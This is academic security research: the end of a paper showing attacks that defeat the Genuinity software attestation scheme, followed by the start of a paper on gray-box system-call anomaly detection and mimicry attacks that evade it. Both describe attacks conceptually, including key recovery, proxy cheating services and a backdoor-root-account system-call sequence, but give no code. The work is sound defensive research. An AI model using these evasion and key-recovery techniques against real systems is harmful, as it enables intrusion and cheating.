When designing secure systems, we strive to keep the *trusted computing base* (TCB)—the portion of the system that must be kept secure—as small as possible. For example, protocols should be designed such that if one side cheats, the result is correct or the cheating detectable by the other side. Unfortunately, the entire client machine, including its operating system, must be trusted in order for Genuinity to protect a service provider that does not perform other authentication. If there is a local root exploit in the kernel that allows the user to gain root privilege, the user can recover the session key, impersonate another user, or otherwise access the service in an insecure way. Operating system kernels—and all setuid-root applications—are not likely to be bug-free in the near future. (A related discussion may be found in Section 6.5.1.)

## 6.5 Applications

Although two applications, NFS and instant messaging, are proposed by Kennell and Jamieson, we argue that neither would work well with the Genuinity test proposed, because of two main flaws: first, the cost of implementing the scheme is high in a heterogeneous environment, and second, the inconvenience to the user is too high in a widely distributed, intermittently-connected network.

### 6.5.1 NFS

The first example given in the original Genuinity paper is that an NFS server would like to serve only trusted clients. In the example, Alice the administrator wants to make sure that Mallory does not corrupt Bob's data by misconfiguring an NFS client. The true origin of the problem is the lack of authentication by the NFSv3 server itself; it relies entirely on each client's authentication, and transitively, on the reliability of the client kernels and configuration files. A good solution to this problem would fix the protocol, by using NFSv4, an NFS proxy, an authenticating file system, or a system like Kerberos. NFSv4, which has provisions for user authentication, obviates the need for Genuinity; the trusted

clients merely served as reliable user authenticators.

Unfortunately, the Genuinity test does not really solve the problem. Why? The Genuinity test cannot distinguish two machines that are physically identical and run the same kernel. As any system administrator knows, there are myriad possible configurations and misconfigurations that have nothing to do with the kernel or processor. In this case, Mallory could either subvert Bob's NFS client or buy an identical machine, install the same kernel, and add himself as a user with Bob's user id. Since the user id is the only thing NFS uses to authenticate filesystem operations over the network once the partition has been mounted, Mallory can impersonate Bob completely. This requires a change to system configuration files (i.e., `/etc/passwd`), not the kernel. The bug is in the NFS protocol, not the kernel.

The Genuinity test is not designed to address the user-authentication problem. The Genuinity test does nothing to verify the identity of a user specifically, and the scope of its testing—verifying the operating system kernel—is not enough preclude malicious user behavior. Just because a machine is running a specific kernel on a specific processor does not mean its user will not misbehave. Further, even though the Genuinity test allows the entity to establish a session key with the authority, this key does no good unless applications actually use it. Even if rewriting applications were trivially easy (for example, IP applications could run transparently over IPsec), it does not make sense to go through so much work—running a Genuinity test at boot time and disallowing kernel and driver updates—for so little assurance about the identity of the entity.

## 6.5.2 AIM

The second example mentioned in the original Genuinity paper is that the AOL Instant Messenger service would like to serve only AIM clients, not clones. The Genuinity test requires the entity (AIM client) to be in constant contact with the authority. The interval of contact must be less than that required to, say, perform a suspend-to-disk operation in order to recover the session key. On a machine with a small amount of RAM, that interval might be on the order of seconds. On wide-area networks, interruptions in point-to-point service on this scale are not uncommon for a variety of reasons [LTWW93]. It does not seem plausible to ask a user to reboot her machine in order to use AIM after a temporary network glitch.

## 6.5.3 Set-top game boxes

Although the two applications discussed in the original paper are unlikely to be best served by Genuinity, a more plausible application is preventing cheating in multiplayer console games. In this scenario, Sony (maker of

the Playstation) or Microsoft (maker of the Xbox) would use Genuinity to verify that the game software running on a client was authentic and not a version modified to allow cheating. This is a good scenario for the authority, since it needs to deal with only one type of hardware, specifically one that it designed. Even in the absence of our substitution attack (Section 4.1), Genuinity is vulnerable to larger scale proxy attacks (Section 7.2).

## 7 Genuinity-like schemes and attacks

We have described two types of attacks against this implementation of Genuinity: one type against the checksum primitive, and one type against the key agreement protocol. In this section we describe general attacks against any scheme like Genuinity, where

1. The authority has no prior information other than the hardware and software of the entity, and
2. The entity does not have tamper-proof or tamper-resistant hardware.

### 7.1 Key recovery using commonly used hardware

Clearly, the Genuinity primitive is not of much use if the negotiated session key is compromised after the test has completed. Since the key is not stored in special tamper-proof hardware, it is vulnerable to recovery by several methods. Many of these, which are cheap and practical, are noted by Kennell and Jamieson, but this does not mitigate the possibility of attack by those routes. Multiprocessor machines or any bus-mastering I/O card may be used to read the key off the system bus. This attack is significant because multiprocessor machines are cheap and easily available. Although the Genuinity primitive takes pains to keep the key on the processor, Intel x86 machines have a small number of nameable general-purpose registers and it is unlikely that one could be dedicated to the key. It is not clear where the key would be stored while executing user programs that did not avoid use of a reserved register. It is very inexpensive to design an I/O card that simply watches the system bus for the key to be transferred to main memory.

### 7.2 Proxy attacks: an economic argument

As we have seen, by design the authority has no particular computational advantage over a client or anyone else when it comes to computing correct checksums. Couple this with the fact that key recovery is easy in the presence of even slightly specialized hardware or multiprocessors, and it becomes clear that large-scale abuse is possible. Let us take the example of the game console service provider, which we may fairly say is a best case for Genuinity—the hardware and software are both controlled by the authority and users do not have as easy

access to the hardware. In order to prevent cheating, the authority must ensure that only authorized binaries are executed. The authority must make a considerable investment in hardware to compute checksums from millions of users. However, this investment must cost sufficiently little that profit margins on a \$50 or \$60 game are not eroded; let us say conservatively that it costs no more than \$0.50 per user per month. Now there is the opportunity for an adversary, say in a country without strict enforcement of cyberlaws, to set up a “cheating service.” For \$2 per month, a user can receive a CD with a cheat-enabled version of any game and a software update that, when a Genuinity test is invoked, redirects the messages to a special cheat server. The cheat server can either use specialized hardware to do fast emulation, or can run the software on the actual hardware with a small hack for key recovery. It then forwards back all the correct messages and, ultimately, the session key. The authority will be fooled, since network latency is explicitly considered to be unimportant on the time scale of the test.

### 7.3 A recent system: SWATT

More recently, the SWATT system [SPvDK04] of Seshadri et al. has attempted to perform software-only attestation on embedded devices with limited architectures by computing a checksum over the device’s memory. Its purpose is to verify the memory contents of the device, not to establish a key for future use. Like Genuinity, SWATT relies on a hardware-specific checksum function, but also requires network isolation of the device being verified. As a result of restricting the domain (for example, the CPU performance and memory system performance must be precisely predictable), they are able to provide stronger security guarantees than Genuinity. SWATT requires that the device can only communicate with the verifier in order to prevent proxy attacks, which may hinder its applicability to general wireless devices. In addition, it is not clear that the dynamic state of a device (e.g., variable values such as sensor data or a phone’s address book) can be verified usefully since an attacker might modify the contents of this memory and then remove the malicious code. Nevertheless, for wired devices with predictable state, SWATT provides a very high-probability guarantee of memory integrity at the time of attestation.

The authors of SWATT also present an attack on Genuinity. The attacker can flip the most significant bit of any bytes in memory and still compute the correct checksum with 50% probability.

## 8 Conclusion

Genuinity is a system for verifying hardware and software of a remote desktop client without trusted hardware. We presented an attack that breaks the Genuinity

system using only software techniques. We could not obtain the original Genuinity code, so we made a best effort approximation of Genuinity in our attacks. Our substitution attacks and DoS attacks defeat Genuinity in its current form. Genuinity could deter the attacks with countermeasures, but this suggests an arms race. There is no reason to assume Genuinity can win it. Kennell and Jamieson have failed to demonstrate that their system is practical, even for the applications in the original paper. These criticisms are not specific to Genuinity but apply to any system that uses side effect information to authenticate software. Therefore, we strongly believe that trusted hardware is necessary for practical, secure remote client authentication.

## Acknowledgements

We thank Rob Johnson for feedback and suggestions on the substitution attack. We also thank Naveen Sastry and David Wagner for many invaluable comments and insights. David Wagner also suggested the set-top game box application. Finally, we would like to thank the anonymous referees for several useful suggestions and corrections.

## References

- [DoD85] DoD. Standard department of defense trusted computer system evaluation criteria, December 1985.
- [DS01] Drew Dean and Adam Stubblefield. Using client puzzles to protect TLS. In *10th USENIX Security Symposium*. USENIX Association, 2001.
- [Gro01] Trusted Computing Group. Trusted computing group main specification, v1.1. Technical report, Trusted Computing Group, 2001.
- [Hua03] Andrew Huang. *Hacking the Xbox: an introduction to reverse engineering*. No Starch Press, July 2003.
- [Int03] Intel. Model specific registers and functions. <http://www.intel.com/design/intarch/techinfo/Pentium/mdelregs.htm>, 2003.
- [KJ03] Rick Kennell and Leah H. Jamieson. Establishing the genuinity of remote computer systems. In *12th USENIX Security Symposium*, pages 295–310. USENIX Association, 2003.
- [LTWW93] Will E. Leland, Murad S. Taqq, Walter Willinger, and Daniel V. Wilson. On the self-similar nature of Ethernet traffic.

- In Deepinder P. Sidhu, editor, *ACM SIGCOMM*, pages 183–193, San Francisco, California, 1993.
- [Mic] Microsoft. Next generation secure computing base. <http://www.microsoft.com/resources>.
- [Nec97] George C. Necula. Proof-carrying code. In *Conference Record of POPL '97: The 24th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 106–119, Paris, France, jan 1997.
- [NIS04] NIST. The common criteria and evaluation scheme. <http://niap.nist.gov/cc-scheme/>, 2004.
- [SPvDK04] Arvind Seshadri, Adrian Perrig, Leendert van Doorn, and Pradeep Khosla. Swatt: Software-based attestation for embedded devices. In *IEEE Symposium on Security and Privacy*, 2004.
- [SPWA99] S. Smith, R. Perez, S. Weingart, and V. Austel. Validating a high-performance, programmable secure coprocessor. In *22nd National Information Systems Security Conference*, October 1999.
- [YT95] Bennett Yee and J. D. Tygar. Secure coprocessors in electronic commerce applications. In *First USENIX Workshop on Electronic Commerce*, pages 155–170, 1995.





# On Gray-Box Program Tracking for Anomaly Detection

Debin Gao      Michael K. Reiter      Dawn Song  
*Carnegie Mellon University*  
dgao@ece.cmu.edu   reiter@cmu.edu   dawnsong@cmu.edu

## Abstract

Many host-based anomaly detection systems monitor a process ostensibly running a known program by observing the system calls the process makes. Numerous improvements to the precision of this approach have been proposed, such as tracking system call sequences, and various “gray-box” extensions such as examining the program counter or return addresses on the stack when system calls are made. In this paper, we perform the first systematic study of a wide spectrum of such methods. We show that prior approaches can be organized along three axes, revealing new possibilities for system-call-based program tracking. Through an empirical analysis of this design space, we shed light on the benefits and costs of various points in the space and identify new regions that appear to outperform prior approaches. In separate contributions, we demonstrate novel mimicry attacks on a recent proposal using return addresses for system-call-based program tracking, and then suggest randomization techniques to make such attacks more difficult.

## 1 Introduction

A server program with buffer overflow or format string vulnerabilities might permit an attacker to commandeer a process running that program, effectively causing it to run the attacker’s program, instead. In order to detect when this occurs, anomaly detectors have been proposed to monitor the system calls made by a process, in an effort to detect deviation from a known profile of system calls for the program it is ostensibly running. Such anomaly detectors have been proposed and used in many settings, including host-based intrusion detection systems (e.g., [4, 11, 19, 20]) and related sandboxing and confinement systems (e.g., [12, 22]).

Given the importance of system-call-based anomaly detection, numerous approaches have been proposed to improve their precision. Many of these approaches are seemingly orthogonal to one another, and while each has been demonstrated to improve precision (and often, increase cost) in isolation, how best to use these enhancements in combination is unclear. This is the primary question we address in this paper. In our analysis, we identify axes that are motivated by proposed enhancements and then empirically analyze the design space these axes define. Our analysis covers many regions not previously explored in prior work, including some that outperform previous approaches in our analysis. To our knowledge, this study is the first such systematic study of the design space for system-call-based anomaly detection.

As an initial study of this design space, we limit our attention to “gray-box” program monitoring techniques. In order to characterize whether a system call is anomalous, an anomaly detector builds a model of the normal system-call behavior of the program. We use “black box”, “gray box” and “white box” to refer to the type of information the anomaly detector uses to build this model and to monitor the running process. Black-box detectors do not acquire any additional information other than the system call number and arguments that pass through the system call interface when system calls are made (e.g., [4, 17]). In contrast, white-box detectors examine all available information including the program being monitored, by statically analyzing (and potentially modifying) the source code or binary (e.g., [2, 5, 6, 20]). Gray-box approaches lie in between: the anomaly detector does not utilize static analysis of the program, but does extract additional runtime information from the process being monitored when a system call is made, e.g., by looking into the program’s memory (e.g., [3, 16]). Here we focus on gray-box approaches (and a few black-box approaches as degenerate cases), again as an initial study, but also because white-box approaches are

platform dependent and less universally applicable; see Section 2.

A consequence of limiting our attention to gray-box approaches is that any gray-box model of normal behavior depends on being trained with execution traces that contain all normal behaviors of the program. It is not our goal here to determine how to acquire adequate training data for a program. Rather, we simply assume we have adequate training data in our study; if this is not true, our techniques might yield false detections, i.e., they may detect anomalies that are not, in fact, intrusions.

In this context, this paper makes the following contributions:

1. We organize the design space of gray-box program tracking along three axes, that informally capture (i) the information extracted from the process on each system call; (ii) the granularity of the atomic units utilized in anomaly detection (single system calls or variable-length system call sequences); and (iii) the history of such atomic units remembered by the anomaly detector during monitoring. This framework enables us to categorize most previous approaches and to pinpoint new approaches that were not explored before.
2. We systematically study this design space and examine the cost and benefits of the various (including new) gray-box program tracking approaches. Exploiting richer information along each axis improves the detector accuracy but also induces additional costs, by increasing both the size of the model and the cost of gleaming additional information from the running process. Through systematic study, we compare the benefits (resilience against mimicry attacks) and costs (performance and storage overhead) of growing these parameters, and develop recommendations for setting them in practice. In a nutshell, our analysis suggests that by examining return addresses, grouping system calls into variable-length subsequences, and remembering a “window” of the two most recent program states permits an anomaly detector to track the program with good accuracy at reasonable runtime and storage overhead, and to prevent certain mimicry attacks that cannot be stopped in previous approaches.
3. We generalize prior work on mimicry attacks [18, 21] to demonstrate a previously un-

reported mimicry attack on systems that employ return address information as an input to anomaly detection. Specifically, prior work introducing the use of return address information largely disregarded the possibility that this information could be forged by the attacker.<sup>1</sup> While doing so is indeed nontrivial, we demonstrate how the attacker can forge this information. Despite this observation, we demonstrate that utilizing this information continues to have benefits in substantially increasing the attack code size. This, in turn, can render some vulnerabilities impossible to exploit, e.g., due to the limited buffer space within which an attacker can insert attack code.

4. Finally, we suggest how to use (white-box) randomization techniques to render the mimicry attacks mentioned above more challenging.

The rest of the paper is organized as follows. Section 2 introduces our proposed framework for gray-box program tracking, which covers most of the previous works in this area and our new proposals. Section 3 provides a detailed quantitative study of the space of gray-box program tracking. Section 4 presents our attack on a previously proposed anomaly detector to forge information and evade detection. In Section 5 we describe the randomization technique to make such attacks more difficult. Finally, we present our conclusion and future work in Section 6.

## 2 Framework for gray-box program tracking and new spaces

In system-call-based anomaly detection, the anomaly detector maintains state per process monitored, and upon receiving a system call from that process (and possibly deriving other information), updates this state or detects an anomaly. Similar to previous works (e.g., [16, 20]), we abstract this process as implementing a nondeterministic finite automaton  $(Q, \Sigma, \delta, q_0, q_\perp)$ , where  $Q$  is a set of states including the initial state  $q_0$  and a distinguished state  $q_\perp$  indicating that an anomaly has been discovered;  $\Sigma$  is the space of inputs that can be received (or derived) from the running process; and  $\delta \subseteq Q \times \Sigma \times Q$  is a transition relation. We reiterate that we define  $\delta$  as a relation, with the meaning that if state  $q \in Q$  is active and the

monitor receives input  $\sigma \in \Sigma$ , then subsequently all states  $q'$  such that  $(q, \sigma, q') \in \delta$  are active. If the set of active states is empty, we treat this as a transition to the distinguished state  $q_\perp$ .

Below we describe how to instantiate  $\mathcal{Q}$  and  $\Sigma$  along the three axes, thereby deriving a space of different approaches for gray-box program tracking. We further show that this space with three axes provides a unified framework for gray-box program tracking, which not only covers most of the previous relevant gray-box proposals, but also enables us to identify new ones.

1. The first axis is the runtime information the anomaly detector uses to check for anomalies. In black-box approaches, the runtime information that an anomaly detector uses is restricted to whatever information is passed through the system call interface, such as the system call number and arguments (though we do not consider arguments here). In a gray-box approach, the anomaly detector can look into the process's address space and collect runtime information, such as the program counter and the set of return addresses on the function call stack. Let  $S$  represent the set of system call numbers,  $P$  represent the set of possible program counter values,  $R$  represent the set of possible return addresses on the call stack. The runtime information an anomaly detector could use upon a system call could be  $S$ ,  $P \times S$ , or  $R^+ \times P \times S$  where  $R^+ = \bigcup_{d \geq 1} R^d$ .

The second and third axes are about how an anomaly detector remembers execution history in the time domain.

2. The second axis represents whether the atomic unit that the detector monitors is a single system call (and whatever information is extracted during that system call) or a variable-length sequence of system calls [23, 24] that, intuitively, should conform to a basic block of the monitored program. That is, in the latter case, system calls in an atomic unit always occur together in a fixed sequence.
3. The third axis represents the number of atomic units the anomaly detector remembers, in order to determine the next permissible atomic units.

The decomposition of execution history in the time domain into axes 2 and 3 matches program behavior well: an atomic unit ideally corresponds to a basic block in the program in which there is no branching; the sequence of atomic units an anomaly detector remembers captures the control flow and transitions among these basic blocks.

According to the three axes, we parameterize our automaton to represent different points in the space of gray-box program tracking. In particular, the set of states  $\mathcal{Q}$  is defined as  $\mathcal{Q} = \{q_0, q_\perp\} \cup \left(\bigcup_{1 \leq m \leq n} \Sigma^m\right)^2$  and  $\Sigma \in \{S, P, R, S^+, P^+, R^+\}$  where

$$\begin{aligned} S &= S & S^+ &= S^+ \\ P &= P \times S & P^+ &= (P \times S)^+ \\ R &= R^+ \times P \times S & R^+ &= (R^+ \times P \times S)^+ \end{aligned}$$

By this definition, the value of  $\Sigma$  captures two axes, including the runtime information acquired by the anomaly detector (axis 1) and the grouping of system call subsequences in forming an atomic unit (axis 2), while the value of  $n$  captures axis 3, i.e., the number of atomic units the anomaly detector remembers. Intuitively, growing each of these axes will make the automaton more sensitive to input sequences. (In fact, it can be proven that the language accepted by an automaton  $A_1$  is a subset of the language accepted by automaton  $A_2$ , if  $A_1$  has a “larger” value on axis 1 or axis 3 than  $A_2$  and the same value as  $A_2$  on the other two axes.)

Below we first describe how a variety of prior works fit into our unified framework:

- In one of the original works in monitoring system calls, Forrest et al. [4] implement (an anomaly detection system equivalent to) an automaton where  $\Sigma = S$  and  $n \geq 1$  is a fixed parameter that was empirically chosen as  $n = 5$ . (For clarification on this choice, see [17].<sup>3</sup>) The transition function  $\delta$  is trained by observing the sequence of system calls emitted by the program in a protected environment and on a variety of inputs. Specifically, if during training, the automaton is in state  $q = (s_1, \dots, s_m)$  and input  $s$  is received, then  $(q, s, (s_1, \dots, s_m, s))$  is added to  $\delta$  if  $m < n$  and  $(q, s, (s_2, \dots, s_m, s))$  is added otherwise.
- Sekar et al. [16] propose coupling the system call number with the program counter of the



process when the system call is made. (Sekar et al. modify the usual definition of the program counter, however, as described in Section 4.1.) That is,  $\Sigma = \mathbf{P}$ . This effort considered only  $n = 1$ . As in [4], the transition function is trained as follows: if during training, the automaton is in state  $q$  and input  $\sigma \in \Sigma$  is received, then  $(q, \sigma, q')$  is added to  $\delta$  where  $q' = (\sigma)$ .

- Feng et al. [3] propose additionally considering the call stack of the process when a system call is made. When a system call is made, all return addresses from the call stack are extracted; i.e.,  $\Sigma = \mathbf{R}$ . Again, this work considered only  $n = 1$ . If during training, the automaton is in state  $q$  and input  $\sigma \in \Sigma$  is received, then  $(q, \sigma, q')$  is added to  $\delta$  where  $q' = (\sigma)$ .
- Wespi et al. [23, 24] suggest an anomaly detection approach in which training is used to identify a set of system call subsequences using a pattern discovery algorithm [13]. The result of the training is a set of variable-length system call sequences  $\Sigma = \mathbf{S}^+$ . They then define an anomaly detection system in which  $n = 0$  (in our parlance); i.e., for each  $\sigma \in \Sigma$ ,  $(q_0, \sigma, q_0)$  is added to  $\delta$ .

Of the approaches above, only that of Wespi et al. [23, 24] utilizes nondeterminism (i.e., permits multiple active states simultaneously). All others above could be expressed using a (deterministic) transition function, instead.

Table 1 summarizes the prior work described above and identifies the new approaches we explore in this paper. We emphasize that this is not necessarily a complete list of prior work, and that we have not captured all aspects of these prior works but rather only those of interest here. To our knowledge, however, our analysis is the first that covers many of the regions in Table 1. Moreover, in certain regions that have received attention in prior work, the analysis has been incomplete. Notably, the analysis of Wespi et al. [23, 24] was performed on audit log records, not system calls, though they conjectured the technique could be applied to system call monitoring, as well. In such cases, our analysis here provides new insight into the effectiveness of these techniques when applied to system call monitoring.

Finally, we remind the reader that by restricting our analysis to approaches captured in the above model, we do not address various “white-box” approaches

to system-call-based anomaly detection. Though we intend to incorporate these white-box approaches into our future analysis, our reason for precluding them from this initial study is that they are generally more platform sensitive or require stronger assumptions, and thus are generally less applicable than gray-box approaches. For example, some require source code (e.g., [20]) and those that do not are platform specific. Most notably, the complexity of performing static analysis on x86 binaries is well documented. This complexity stems from difficulties in code discovery and module discovery [14], with numerous contributing factors, including: variable instruction size;<sup>4</sup> hand-coded assembly routines, e.g., due to statically linked libraries, that may not follow familiar source-level conventions (e.g., that a function has a single entry point) or use recognizable compiler idioms [15]; and indirect branch instructions such as `call/jmp reg32` that make it difficult or impossible to identify the target location [10, 14]. Due to these issues and others, binary analysis/rewrite tools for the x86 platform have strict restrictions on their applicable targets [9, 10, 14, 15]. As such, we have deferred consideration of these techniques in our framework for the time being.

Other omissions from our present study are system call arguments (a topic of ongoing work) and other paradigms that have been proposed for detecting when a process has been commandeered via the insertion of foreign code into the process address space (e.g., program shepherding [8]).

### 3 Empirical study of gray-box program tracking

The parameters  $\Sigma$  and  $n$  are central to the effectiveness of an anomaly detection system. Together these parameters determine the states of the automaton, and thus the history information on which the automaton “decides” that a new input  $\sigma \in \Sigma$  is anomalous. Intuitively, increasing the information in each element of  $\Sigma$  or  $n$  increases the number of states of the automaton, and thus the granularity and accuracy of anomaly detection. In this paper we view this greater sensitivity as a benefit, even though it comes with the risk of detecting more anomalies that are not, in fact, intrusions. However, since we restrict our attention to techniques that ensure that any transition (triggered by sys-

$n$	$\Sigma$					
	S	P	R	$S^+$	$P^+$	$R^+$
0				[23, 24] ✓	✓	✓
1	[4] ✓	[16] ✓	[3] ✓	✓	✓	✓
$\geq 2$	[4] ✓	✓	✓	✓	✓	✓

Table 1: Scope of this paper (✓) and prior work

tem call sequences) in the training data will never result in a transition to  $q_{\perp}$ , we simply assume that our detectors are adequately trained and consider this risk no further. As such, the primary costs we consider for increasing each of these parameters are the additional overhead for collecting information and the size of the transition relation  $\delta$ .

Our goal in this section is to provide a systematic analysis of the costs and benefits of enhancing these parameters. Specifically, we study the following question: For given costs, what combination of  $\Sigma$  and  $n$  is most beneficial for anomaly detection? We reiterate that as shown in Table 1, this study introduces several new possibilities for anomaly detection that, to our knowledge, have not yet been studied.

### 3.1 Mimicry attacks

To understand the benefits of growing  $\Sigma$  or  $n$ , it is necessary to first understand the principles behind mimicry attacks [18, 21]. An attack that injects code into the address space of a running process, and then causes the process to jump to the injected code, results in a sequence of system calls issued by the injected code. In a mimicry attack, the injected code is crafted so that the “attack” system calls are embedded within a longer sequence that is consistent with the program that should be running in the process. In our model of Section 2, this simply means that the attack issues system calls that avoid sending the automaton to state  $q_{\perp}$ .

There are many challenges to achieving mimicry attacks. First, it is necessary for the injected code to forge all information that is inspected by the anomaly detector. This seems particularly difficult when the anomaly detector inspects the program counter and all return addresses in the process call stack, since the mechanics of program execution would seem to force even the injected code to conform to the program counter and stack it forges

in order to make a system call (which must be the same as those in the correct process to avoid detection). Nevertheless, we demonstrate in Section 4 that mimicry remains possible. While we are not concerned with the mechanics of doing so for the present section, we do wish to analyze the impact of monitoring program counter and return address information on these attacks. Specifically, in order to forge this information, the injected attack code must incorporate the address information to forge (possibly compressed), and so this necessarily increases the size of the attack code. As such, a goal of our analysis is to quantify the increase in size of the attack code that results from the burden of carrying this extra information. We comment that this size increase can impose upon the viability of the attack, since the area in which the injected code is written is typically bounded and relatively small.

A second challenge to achieving a mimicry attack is that a step of the attack may drive the automaton to a state that requires a long sequence of intervening system calls to reach the next system call in the attack, or that even makes reaching the next system call (undetected) impossible. In general, enhancing  $\Sigma$  or growing  $n$  increases this challenge for the attacker, as it increases the granularity of the state space. This must be weighed against the increased size of the automaton, however, as well as the additional run-time costs to extract the information dictated by  $\Sigma$ . A second aspect of our analysis in this section is to explore these tradeoffs, particularly with an eye toward  $|\delta|$  as the measure of automaton size.

### 3.2 Analysis

In order to analyze the costs and benefits of enhancing the axes of the state space, we set up a testbed anomaly detection system. The system is implemented as a kernel patch on a Red Hat Linux platform, with configuration options for different values of  $\Sigma$  and  $n$ . We implement the variable-length

pattern approach as described in [13, 24] for each  $\Sigma \in \{\mathbf{S}^+, \mathbf{P}^+, \mathbf{R}^+\}$ . We have chosen four common FTP and HTTP server programs, `wu-ftpd`, `proftpd`, Apache `httpd`, and Apache `httpd` with a `chroot` patch, for evaluation purposes. Automata for these four programs (and different configurations of the axes) are obtained by training the anomaly detection system with between four and nine million of system calls generated from test runs. After obtaining the automata, we perform analysis to evaluate the costs and benefits of different configurations of  $\Sigma$  and  $n$ . Figures 1 and 2 show the results when  $\Sigma \in \{\mathbf{S}, \mathbf{P}, \mathbf{R}\}$  and  $\Sigma \in \{\mathbf{S}^+, \mathbf{P}^+, \mathbf{R}^+\}$ , respectively. That is, Figures 1 and 2 correspond to the two possible instantiations of axis 2 in Section 2.

### 3.2.1 Resilience against mimicry attacks

The first three columns of Figures 1 and 2 are about resilience against mimicry attacks. The attack we test is the addition of a backdoor root account into the password file. This common attack needs to perform a series of six system calls (`chroot`, `chdir`, `chroot`, `open`, `write`, `close`), which is similar to the attack sequence discussed in [21]. However, in the case of Apache `httpd` only three system calls are needed (`open`, `write`, `close`). We choose to analyze this attack sequence because it is one of the most commonly used system call sequences in an attack. Many attacks need to make system calls that constitute a superset of this sequence.


We perform an exhaustive search to find the shortest sequence containing the above series of system calls, not necessarily contiguously, that avoids detection.<sup>5</sup> The exhaustive search reveals the best an attacker can do to evade detection when making the attack system calls. Graphs on the first column show the minimum number of system calls a mimicry attack must make in order to evade detection. (Missing data points on the graphs indicate that the mimicry attack is not possible.) For example in the case of Apache `httpd` with `chroot` patch, the mimicry attack makes 28 system calls when  $\Sigma = \mathbf{R}$  and  $n = 1$ , while it becomes impossible for  $n \geq 2$  with the same setting of  $\Sigma$ . It is clear from the graphs that growing  $\Sigma$  or  $n$  makes mimicry attacks more difficult.

